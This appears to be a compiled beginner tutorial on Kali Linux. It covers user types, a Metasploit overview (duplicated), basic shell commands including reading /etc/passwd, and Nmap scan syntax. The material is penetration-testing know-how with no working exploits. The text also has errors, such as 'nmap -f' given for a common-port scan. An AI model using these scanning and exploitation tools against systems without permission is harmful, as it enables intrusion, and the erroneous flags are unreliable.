6. Black Hat Hackers

Black Hat Hackers use Kali Linux in order to find and exploit vulnerabilities. It contains a number of social engineer applications that a Black Hat Hacker can use to compromise an organization or individual.

7. Grey Hat Hackers

Grey Hat Hackers are in the middle of the spectrum between **White Hat** and **Black Hat Hackers**. They will use Kali Linux in the same as the two listed above.

8. Computer Enthusiast

Computer Enthusiast is a very general term, but anybody interested in learning more about networking or computers can use Kali Linux to better understand **IT**, **networking**, and **common vulnerabilities**.

9. Network Architects

Network architects are responsible for designing secure network environments. They use Kali Linux to check their initial designs and make sure nothing was missed or configured incorrectly.

10. CISO

CISO (Chief Information Security Officers) utilizes Kali Linux to audit their environment internally and find out if any new applications or rouge configurations have been installed.

Why Use Kali Linux?

There are a variety of reasons why Kali Linux should be used. Here are some of the reasons why Kali Linux is an intriguing operating system to use:

1. It is Free

Kali Linux is free for download.

2. A plethora of tools available

Kali Linux includes over 600 tools for **penetration testing** and **security analytics**.

3. Completely Customizable

The developers at offensive security understand that not everyone will agree with their design model, so they've made it as simple as possible for the more exploratory user to customize Kali Linux to their taste, even down to the kernel.

4. Open-Source

Kali Linux is available on an **open-source platform** because it is part of the **Linux** family. The whole development tree and the code are known to be viewed and modified on **Git**.

5. Multi-Language Support

Despite the fact that penetration tools are typically written in **English**, it has been ensured that Kali includes true multilingual support, allowing more users to work in their local language and find the tools they require.

System Requirements for Kali Linux

Kali is really simple to install. All we have to do is ensure that we have the right hardware. Platforms that support it include **i386**, **amd64**, and **ARM (both ARMEL and ARMHF)**. We are ready to run **Kali Linux** if we have any of the above hardware. Furthermore, the more powerful the hardware, the greater the performance.

- **Space Requirements**

In order to install Kali Linux, we'll need at least **20 GB** of free space on our hard disk.

- **RAM**

A minimum of **1 GB of RAM** is required for **1386** and **amd64** systems.

However, it is suggested that we have at least **2 GB of RAM**.

- **USB boot support/ CD-DVD Drive.**

Prerequisite

Before learning Kali Linux, we must have a basic understanding of computer fundamentals.

Audience

This Kali Linux tutorial is designed for people interested in pursuing their career in information security or those who are already working as network security professionals or want to add a new skill to their resume.

METASPLOIT

With [cybercrime](#) at an all-time high, it is more important than ever to learn how to use security in the business world. [Penetration testing](#) allows businesses to evaluate the overall security of their IT infrastructure. Metasploit is one of the best penetration testing frameworks that help a business find out and shore up vulnerabilities in their systems before exploitation by hackers.

To put it simply, Metasploit allows hacking with permission.

Throughout this article, we will explore what is Metasploit, what is meterpreter, what is

Metasploit framework, the basics of using Metasploit framework, and the modules it includes.

A Brief History of Metasploit

Metasploit was conceived and developed by H D Moore in October 2003 as a Perlbased portable network tool for the creation and development of exploits. By 2007, the framework was entirely rewritten in [Ruby](#). In 2009, Rapid7 acquired the Metasploit project, and the framework gained popularity as an emerging information security tool to test the vulnerability of computer systems. Metasploit was released in August 2011 and includes tools that discover software vulnerabilities besides exploits for known bugs.

What Is Metasploit, and How Does It Work?

Metasploit is the world's leading open-source penetrating framework used by security engineers as a penetration testing system and a development platform that allows to create security tools and exploits. The framework makes hacking simple for both [attackers](#) and defenders.

The various tools, libraries, user interfaces, and modules of Metasploit allow a user to configure an exploit module, pair with a payload, point at a target, and launch at the target system. Metasploit's large and extensive database houses hundreds of exploits and several payload options.

A Metasploit penetration test begins with the information gathering phase, wherein Metasploit integrates with various reconnaissance tools like Nmap, SNMP scanning, and Windows patch enumeration, and Nessus to find the vulnerable spot in your system. Once the weakness is identified, choose an exploit and payload to penetrate the chink in the armor. If the exploit is successful, the payload gets executed at the target, and the user gets a shell to interact with the payload. One of the most popular payloads to attack Windows systems is Meterpreter – an in-memory-only interactive shell. Once on the target machine, Metasploit offers various exploitation tools for privilege escalation, packet sniffing, pass the hash, keyloggers, screen capture, plus pivoting tools. Users can also set up a persistent backdoor if the target machine gets rebooted.

The extensive features available in Metasploit are modular and extensible, making it easy to configure as per every user requirement.

With [cybercrime](#) at an all-time high, it is more important than ever to learn how to use security in the business world. [Penetration testing](#) allows businesses to evaluate the overall security of their IT infrastructure. Metasploit is one of the best penetration testing frameworks that help a business find out and shore up vulnerabilities in their systems before exploitation by hackers.

To put it simply, Metasploit allows hacking with permission.

Throughout this article, we will explore what is Metasploit, what is meterpreter, what is

Metasploit framework, the basics of using Metasploit framework, and the modules it includes.

A Brief History of Metasploit

Metasploit was conceived and developed by H D Moore in October 2003 as a

Perl-based portable network tool for the creation and development of exploits. By 2007, the framework was entirely rewritten in [Ruby](#). In 2009, Rapid7 acquired the Metasploit project, and the framework gained popularity as an emerging information security tool to test the vulnerability of computer systems. Metasploit 4.0 was released in August 2011 and includes tools that discover software vulnerabilities besides exploits for known bugs.

What Is Metasploit, and How Does It Work?

Metasploit is the world's leading open-source penetrating framework used by security engineers as a penetration testing system and a development platform that allows to create security tools and exploits. The framework makes hacking simple for both [attackers](#) and defenders.

The various tools, libraries, user interfaces, and modules of Metasploit allow a user to configure an exploit module, pair with a payload, point at a target, and launch at the target system. Metasploit's large and extensive database houses hundreds of exploits and several payload options.

A Metasploit penetration test begins with the information gathering phase, wherein Metasploit integrates with various reconnaissance tools like Nmap, SNMP scanning, and Windows patch enumeration, and Nessus to find the vulnerable spot in your system. Once the weakness is identified, choose an exploit and payload to penetrate the chink in the armor. If the exploit is successful, the payload gets executed at the target, and the user gets a shell to interact with the payload. One of the most popular payloads to attack Windows systems is Meterpreter – an in-memory-only interactive shell. Once on the target machine, Metasploit offers various exploitation tools for privilege escalation, packet sniffing, pass the hash, keyloggers, screen capture, plus pivoting tools. Users can also set up a persistent backdoor if the target machine gets rebooted.

The extensive features available in Metasploit are modular and extensible, making it easy to configure as per every user requirement.

What Is the Purpose of Metasploit?

Metasploit is a powerful tool used by network security professionals to do penetration tests, by system administrators to test patch installations, by product vendors to implement regression testing, and by security engineers across industries. The purpose of Metasploit is to help users identify where they are most likely to face attacks by hackers and proactively mend those weaknesses before exploitation by hackers.

Who Uses Metasploit?

With the wide range of applications and open-source availability that Metasploit offers, the framework is used by professionals in development, security, and operations to hackers. The framework is popular with hackers and easily available, making it an easy to install, reliable tool for security professionals to be familiar with even if they don't need to use it.

Metasploit Uses and Benefits

Metasploit provides you with varied use cases, and its benefits include:

- **Open Source and Actively Developed** – Metasploit is preferred to other highly paid penetration testing tools because it allows accessing its source code and adding specific custom modules.
- **Ease of Use** – it is easy to use Metasploit while conducting a large network penetration test.

Metasploit conducts automated tests on all systems in order to exploit the vulnerability.

- **Easy Switching Between Payloads** – the set payload command allows easy, quick access to switch payloads. It becomes easy to change the meterpreter or shellbased access into a specific operation.

- Cleaner Exits – Metasploit allows a clean exit from the target system it has compromised.
- Friendly GUI Environment – friendly GUI and third-party interfaces facilitate the penetrate testing project.

What Tools Are Used in Metasploit?

Metasploit tools make penetration testing work faster and smoother for security pros and hackers. Some of the main tools are Aircrack, Metasploit unleashed, Wireshark, Ettercap, Netsparker, Kali, etc.

How to Download and Install Metasploit?

If you are using [Kali Linux](#) for presentation testing, Metasploit is preinstalled in your system. So you don't need to download and install it.

The [Github repository](#) helps to download and install Metasploit in both Windows and Linux systems. It is available in the GUI version, but you have to purchase for full access to Metasploit licensed version.

KIOPTRIX

Kioptrix is an easy machine from the vulnhub.com website. This was my initial machine where I acquired root access. My goal of writing this is for training purposes. At the same time as improving my writing skills, I am learning how to write more effectively in English since it is not my native language.

BASIC COMMANDS

Kali Linux command is a powerful **penetration testing distribution** by **offensive security**. It is available in **32-bit, 64-bit** and **ARM flavors**. With the help of the Kali Linux features, we can easily create custom complex images. Kali Linux offers various certifications such as **OSCP, OSWE, OSEP, OSWP, OSEE, and KLCP**. The testing tools of the Kali Linux commands can be categorized into **information gathering, password attacks, vulnerability assessment, web applications, exploitation tools, sniffing and spoofing, maintaining access, system services and reporting tools**.

Kali Linux comprises various tools that can be used for **wireless attacks, hardware hacking, forensics, stress testing, and reverse engineering**. A **USB disk, hard disk, or Live DVD** can be used to install it. Network services are **HTTP, MYSQL, and SSH**. These are quite useful when using the Kali Linux commands.

Kali Linux operates on some android devices. Its predecessor is **Backtrack** which was carried over to Kali via **Live Boot**. The system becomes easy to use once the users get the command over it.

Kali Linux Basic Commands

The following is the list of Kali Linux basic commands:

1. Date Command
2. Cal Command
3. Cd command
4. Cp command
5. Whoami Command
6. Ls command
7. cat command
8. mkdir command
9. rm command
10. mv command
11. Uname command
12. Uptime command
13. Users Command
14. Less command
15. More command
16. Vi Command
17. Free Command
18. Sort Command
19. History Command

20. Pwd Command


1. Date Command

In Kali Linux, the '**date**' command is used to display the **system date** and **time**.

In order to display the date, we have to use the following command:

Syntax:

1. # date

A terminal window screenshot with a dark background. The prompt is '(kali@kali)-[~]' in blue. Below it, the command '\$ date' is entered in green. The output is 'Fri 08 Oct 2021 08:41:25 AM EDT' in white.

```
(kali@kali)-[~]  
$ date  
Fri 08 Oct 2021 08:41:25 AM EDT
```

2. Cal Command

The cal command displays the current **month's formatted calendar** on our terminal screen. If we require a more advanced version of **cal**, we can install the **ncal package** on our Linux machine, which displays the calendar vertically and provides additional options.

Syntax

1. # Cal

```
(kali@kali)-[~]
$ cal
    October 2021
Su Mo Tu We Th Fr Sa
                1  2
 3  4  5  6  7  8  9
10 11 12 13 14 15 16
17 18 19 20 21 22 23
24 25 26 27 28 29 30
31
```

3. Cd Command

The '**cd**' command is also called **chdir** (Change Directory). We used this command to **change** or **switch** the current working directory.

```
(kali@kali)-[~]
$ cd Desktop

(kali@kali)-[~/Desktop]
$ ls
Files  firebox  keyboard.png  key.png
```

4. cp Command

In Kali Linux, the '**cp**' command is used to **copy** files or a group of files or directories that create an exact image of a file on a disk with a different file name.

```
(kali@kali)-[~]
$ cd Desktop

(kali@kali)-[~/Desktop]
$ ls
Files  firebox  keyboard.png  key.png

(kali@kali)-[~/Desktop]
$ cp key.png files
```

5. whoami Command

The '**whoami**' command is used to print the effective **user ID** whereas the **who** command prints information regarding users who are presently logged in.

The '**w**' command can also be used to view who is logged on and what they are doing.

```
(kali@kali)-[~]
$ whoami
kali

(kali@kali)-[~]
$ who
kali      tty7      2021-10-08 08:39 (:0)
```

6. Ls Command

One of the most useful commands in Kali Linux is the 'ls' command. The **ls** command lists the directory contents of files and directories. With the help of the **ls** command, we can easily list out every hidden file of a directory with the **-a** attribute, and for more detailed output, we can use the **-l** attribute.

Syntax

1. # ls -al

```
(kali@kali)-[~]
$ ls -al
total 148
drwxr-xr-x 15 kali kali 4096 Oct  8 08:43 .
drwxr-xr-x  3 root root 4096 May 30 18:01 ..
-rw-r--r--  1 kali kali   1 Jun  1 01:59 .bash_history
-rw-r--r--  1 kali kali  220 May 30 18:01 .bash_logout
-rw-r--r--  1 kali kali 5349 May 30 18:01 .bashrc
-rw-r--r--  1 kali kali 3526 May 30 18:01 .bashrc.original
drwxr-xr-x 11 kali kali 4096 Oct  8 08:40 .cache
drwx----- 11 kali kali 4096 Sep 17 12:51 .config
drwxr-xr-x  2 kali kali 4096 May 31 03:35 Desktop
-rw-r--r--  1 kali kali   55 May 31 17:33 .dmrc
drwxr-xr-x  2 kali kali 4096 May 31 03:35 Documents
drwxr-xr-x  2 kali kali 4096 May 31 03:35 Downloads
-rw-r--r--  1 kali kali 11759 May 30 18:01 .face
lrwxrwxrwx  1 kali kali    5 May 30 18:01 .face.icon → .face
drwx-----  3 kali kali 4096 May 31 03:35 .gnupg
-rw-----  1 kali kali    0 May 31 03:35 .ICEauthority
drwxr-xr-x  3 kali kali 4096 May 31 03:35 .local
drwx-----  5 kali kali 4096 Aug  8 06:02 .mozilla
drwxr-xr-x  2 kali kali 4096 May 31 03:35 Music
drwxr-xr-x  2 kali kali 4096 Oct  8 08:41 Pictures
-rw-r--r--  1 kali kali  807 May 30 18:01 .profile
drwxr-xr-x  2 kali kali 4096 May 31 03:35 Public
drwxr-xr-x  2 kali kali 4096 May 31 03:35 Templates
-rw-r-----  1 kali kali    4 Oct  8 08:39 .vboxclient-draganddrop.pid
-rw-r-----  1 kali kali    4 Oct  8 08:39 .vboxclient-seamless.pid
drwxr-xr-x  2 kali kali 4096 May 31 03:35 Videos
-rw-----  1 kali kali   49 Oct  8 08:39 .Xauthority
-rw-----  1 kali kali 6947 Oct  8 08:43 .xsession-errors
```

7. Cat Command

The '**cat**' (concatenate) command is one of Kali Linux's most commonly used commands, permitting us to create single or many files, concatenate files and redirect, view content of file output in terminal or files.

Usually, we use the cat command to display the content of a file.

Syntax

1. # cat filename

```
(kali@kali)-[~]  
$ echo "Welcome to JavaTpoint" > file.text  
  
(kali@kali)-[~]  
$ cat file.text  
Welcome to JavaTpoint
```

8. mkdir Command

The '**mkdir**' command is used to **create directories**. For example, if we wish to create a directory named '**Penetration testing**' under the '**Documents**' directory, then we have to open a terminal and enter the below command:

1. cd Documents
2. mkdir Penetration testing

```
(kali@kali)-[~]  
$ cd Documents  
  
(kali@kali)-[~/Documents]  
$ mkdir Penetration testing  
  
(kali@kali)-[~/Documents]  
$ ls  
Kali Linux Penetration testing
```

9. rm Command

In Kali Linux, the '**rm**' command is used to **delete files**. It can be used to delete directories when we use them recursively.

The removal process separates a file name from its associated data in a file system and identifies that space in the storage device as available for future writes. In other words, when we erase a file, the data inside it remains unchanged, but it is no longer linked to a filename.

```
(kali㉿kali)-[~]
$ cd Desktop
(kali㉿kali)-[~/Desktop]
$ cd Files
(kali㉿kali)-[~/Desktop/Files]
$ ls
image1.png  java.png  pics.png  picture.png  pp.png  screen.png
(kali㉿kali)-[~/Desktop/Files]
$ rm pics.png
(kali㉿kali)-[~/Desktop/Files]
$ ls
image1.png  java.png  picture.png  pp.png  screen.png
```

10. mv Command

With the help of the '**mv**' command, we can **move** or **renames** files and directories on our file system.

```
(kali㉿kali)-[~]
$ cd Desktop
(kali㉿kali)-[~/Desktop]
$ ls
files  Files  firebox  keyboard.png
(kali㉿kali)-[~/Desktop]
$ mv keyboard.png Files
(kali㉿kali)-[~/Desktop]
$ cd Files
(kali㉿kali)-[~/Desktop/Files]
$ ls
image1.png  java.png  keyboard.png  key.png  picture.png  pp.png  screen.png
```

11. uname Command

The '**uname**' command displays the **current system's information**. We can view system information about our Linux environment with the **uname** command in Linux. With the **uname -a command**, we can learn more about our system, including **Kernel Name, Node Name, Kernel Release, Kernel Version, Hardware Platform, Processor, and Operating System**.

Syntax

1. # uname

```
(kali㉿kali)-[~]  
$ uname  
Linux  
  
(kali㉿kali)-[~]  
$ uname -a  
Linux kali 5.10.0-kali7-686-pae #1 SMP Debian 5.10.28-1kali1 (2021-04-12) i686 GNU/Linux  
  
(kali㉿kali)-[~]  
$ users  
kali
```

12. uptime Command

The '**uptime**' command displays the amount of time the system has been running. Uptime's basic usage is simple: simply **type** the name of the command and click **Enter**.

Use the **-p** command-line option if we merely want to know how long the system has been up for and in a more human-readable format.

Syntax

1. # uptime

```
(kali㉿kali)-[~]  
$ uptime  
09:34:53 up 57 min, 1 user, load average: 0.29, 0.18, 0.16
```


13. users Command

The **'users'** command is used to display the **login names** of users logged in on the system.

Syntax

1. # users

A terminal window with a dark background. The prompt is `(kali@kali)-[~]`. The user has entered the command `$ users`. The output of the command is `kali`.

14. less Command

In Kali Linux, the **'less'** command is used to view files instead of opening the file. The less command is a more powerful variant of the **"more"** command which is used to show information one page at a time to the terminal.

We can view any text file with the help of the **"less"** command simply by typing the following command into a terminal window:

Syntax:

1. # less /etc/passwd

```

File Actions Edit View Help
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false
tss:x:105:111:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:106:65534::/var/lib/strongswan:/usr/sbin/nologin
ntp:x:107:112::/nonexistent:/usr/sbin/nologin
messagebus:x:108:113::/nonexistent:/usr/sbin/nologin
redsocks:x:109:114::/var/run/redsocks:/usr/sbin/nologin
rwhod:x:110:65534::/var/spool/rwho:/usr/sbin/nologin
iodine:x:111:65534::/run/iodine:/usr/sbin/nologin
/etc/passwd

```

15. more Command

The **"more"** command permits us to show output in the terminal one page at a time. This is particularly beneficial when using a command that requires a lot of scrolling, such as the **'ls'** command or the **'du'** commands.

The **'more'** command works with any applications that output to the screen. A good way to test this is to type the following command into a terminal window:

Syntax:

1. # more/etc/passwd

```

(kali@kali)-[~]
$ more /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false
tss:x:105:111:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:106:65534::/var/lib/strongswan:/usr/sbin/nologin
ntp:x:107:112::/nonexistent:/usr/sbin/nologin
messagebus:x:108:113::/nonexistent:/usr/sbin/nologin
redsocks:x:109:114::/var/run/redsocks:/usr/sbin/nologin
rwhod:x:110:65534::/var/spool/rwho:/usr/sbin/nologin

```

16. vi Command

The '**vi**' editor is a screen editor that comes with practically every **UNIX** system. The **command mode** and the **insert mode** are the two most common modes in vi.

In order to start entering text in an empty file, we have to first switch from the command mode to the insert mode. To accomplish this, start typing the letter **i**. When we start typing, anything then the type will be entered into the file.

Type some short lines, then press Return at the end of each. **Vi** does not use word wrap like other word processors. It will break a line at the screen' edge. If we make a mistake, we can undo it by pressing the **Backspace** key. If the Backspace key on our computer is not working, then try the **ctrl + h** key combination.


```
(kali@kali)-[~]
$ free
              total        used        free      shared  buff/cache   available
Mem:      1957812      335056      1085592         7148        537164      1396964
Swap:      998396           0         998396

(kali@kali)-[~]
$ free -t
              total        used        free      shared  buff/cache   available
Mem:      1957812      333268      1087372         7148        537172      1398760
Swap:      998396           0         998396
Total:    2956208      333268      2085768
```

18. *sort Command*

Using the '**sort**' command, we can sort the content of the text file, line by line. Sort is a standard command-line program which prints the lines of its input or concentration of all files listed in its argument list in sorted order.

Syntax:

1. # sort file name

We can reverse the order of any file's contents by using the **-r** sort.

Syntax

1. # sort -r

```
(kali@kali)-[~]
$ sort file.text
Java
JavaTpoint
Kali Linux
Kali Linux Operating System
Linux
Welcome to JavaTpoint

(kali@kali)-[~]
$ sort -r file.text
Welcome to JavaTpoint
Linux
Kali Linux Operating System
Kali Linux
JavaTpoint
Java
```

19. history Command

The **'history'** command is one of Kali Linux's most commonly used commands. The history command in the bash shell saves a history of commands entered that can be used to repeat commands.

We can run the history command by itself, and it will just print the **current user's bash history** on the screen, as shown below:

Syntax:

1. # history


```
(kali㉿kali)-[~]
$ history
1
2  airmon-ng
3  air
4  airmon-ng start [root]
5  sudo airmon-ng
6  sudo ip link set IFACE down
7  ifconfig
8  sudo apt-get install kali-linux-wireless
9  iwconfig
10 air
11 ifconfig
12 sudo iw dev
13 lsb_release -a
14 clear
15 cat /etc/os-release
16 clear
17 hostnamectl
18 clear
19 hostnamectl 1
20 hostnamectl
21 clear
22 hostnamectl
23 iwconfig
24 sudo iw dev
25 sudo update
26 timedatectl
27 timedatectl list-timezones
28 timedatectl
```

20. Pwd Command

In Kali Linux, the '**Pwd**' command is used to **print working directory**. It gives us information about the directory we are now in. This is especially useful if we need to access the directory while in the middle of a complicated process.

```
(kali㉿kali)-[~]
$ pwd
/home/kali

(kali㉿kali)-[~]
$ cd Desktop


(kali㉿kali)-[~/Desktop]
$ pwd
/home/kali/Desktop

(kali㉿kali)-[~/Desktop]
$
```

TOOLS

NMAP

Nmap stands for "**Network Mapper**". In Kali Linux, Nmap means a utility that is widely used by **penetration testers** for **network discovery** and **system security audits**. Users find Nmap useful for various activities, including **network inventory**, **service uptime tracking**, **managing schedules**, **host monitoring**, etc. Nmap uses new methods to determine the number of hosts on a network, services provided by the **hosts**, **operating systems** they are running on, **types of packets** or **firewalls** they use, and several other features. It's also worth noting that Nmap has been named a security product of the year by **Linux Journal**, **Info World**, and other organizations.



How to Use Nmap in Kali Linux? ○ Nmap can be used for specific utilities, and specific tasks can be accomplished using the various options available in Nmap. Nmap's main goal is to protect the network by sniffing traffic and performing extensive network analysis. Detailed network analysis enables the administrator who has built the system for security on the network to get complete information about the packet traffic. Being alert and prepared allows the administrator to speedily respond to attacks. ○ The command to scan a single IP address is the initial way to use Nmap. With the help of this, a "**threat sniffer**" who notices some unusual activity from a single IP can scan to distinguish between false positives and false negatives and hit the target if the IP is notorious. False positives trigger warnings unnecessarily, which can hide any attack. Using utility to differentiate false positives from false negatives will allow false positives to be exposed, keeping the network analyst on their toes to respond to any true positive attack without worrying about

false positives. ○ Nmap can also be used to scan a host for information that could make it a high-value target on a network that hacking is looking for. For example, attackers target a specific host that comprises financial information.

- In a more advanced situation of scanning an IP address, a user can also use Nmap to scan a range of IP addresses for instances or vulnerabilities via which an attack could be launched. Nmap might also be utilized extensively in a more complex port selection situation. Nmap permits users to scan ports along with the utility, like scanning IP address and range of IP address. With the help of the scanning port, anyone can immediately determine if malware is attacking as malware usually targets a specific port in the host. Now, if we are unsure which ports are malfunctioning, we can scan a range of ports, just like one we had for scanning the range of IP addresses.

Nmap also has the ability to scan the top 100 most commonly used ports, as well as all **65535 ports** (this scan will take a lot of time).

What Does Nmap Do?

Nmap is used to offer detailed, real-time information on our networks and the devices connected to them. Nmap's primary uses can be divided into three categories. First, the program provides detailed information about each **IP** active on our networks, after which each IP can be scanned. This helps administrators determine whether an IP address is being used by a legitimate service or by a malicious outsider.

Second, Nmap gives us information about the entire network. It can be used to display a list of **active hosts** and **open ports**, as well as **identify the operating system** of all connected devices. This makes it an important aspect of penetration as well as a handy tool for ongoing system monitoring. Nmap can be used with the **Metasploit** framework to probe and then patch network vulnerabilities.

Third, Nmap is also a useful tool for users who want to secure their personal and corporate websites. Scanning our **web server** with **Nmap**, especially if we are hosting our website from home, is effectively replicating how a hacker would

attack our site. This method of "**attacking**" our own site is a very effective means of finding security vulnerabilities.

Nmap is easy to use, and majority of its tools are familiar to system admins from other programs. Nmap has the advantages of combining a variety of these capabilities into a single package, rather than forcing us to switch between other network monitoring tools. You must be familiar with the **command-line** interface in order to use Nmap.

Although most sophisticated users can write scripts to automate common operations, but basic network monitoring does not require this.

Syntax of Kali Linux Nmap

In Kali Linux, in the context of **network analysis** or **hacking**, we call it "**sniffing network**" a crucial skill and tool for **network analysis** and **hacking undoubtedly** the absolute necessity so that we can uncover potential attacks in vulnerable points. Fix them to protect the network and our systems.

The following are some syntaxes which help in "**network sniffing**".

1. Syntax for Scanning a Single IP

The following syntax is used to scan a single IP:

1. nmap <ip address>

Here, <ip address> should be changed with the **actual IP address** for which the sniff is required.

2. Syntax for Scanning a Single Port

The following syntax is used to scan
a single port:

1. nmap -p <port number><IP address>

3. *Syntax for Scanning Range of Ports*

The following syntax is used to scan range of ports:

1. nmap -p <range of port number><IP address>

4. *Syntax for Scanning 100 Most*

Common Ports The following syntax is used to scan 100 most common ports:

1. nmap -f <IP address>

5. *Syntax for Scanning a Host*

The following syntax is used to scan a host:

1. Nmap <host name>

Here, <host name> should be changed with the actual host address, which one would need to sniff:

6. *Syntax to Scan Using TCP SYN*

Scan The following syntax is used to Scan Using TCP SYN Scan:

1. nmap -sS<IP address>

7. *Syntax for Scanning a Range of Ip s*

The following syntax is used to scan a range of IPs:

1. `nmap <ip address range>`

Nmap Commands in Kali Linux

Nmap Command 1: nmap -T4 for Timing

In the scanning process, nmap transmits packets to the target machine in a specific time period (interval). We can use the **nmap -T** switch to increase or decrease the time period. However, the **-T** option requires an attribute, we should use **1,2,3,4** as needed. **T4** has fast speed than **T1**, **T2**, and **T3**.

Syntax:

1. `$ sudo nmap -T4 192.168.56.102`

```
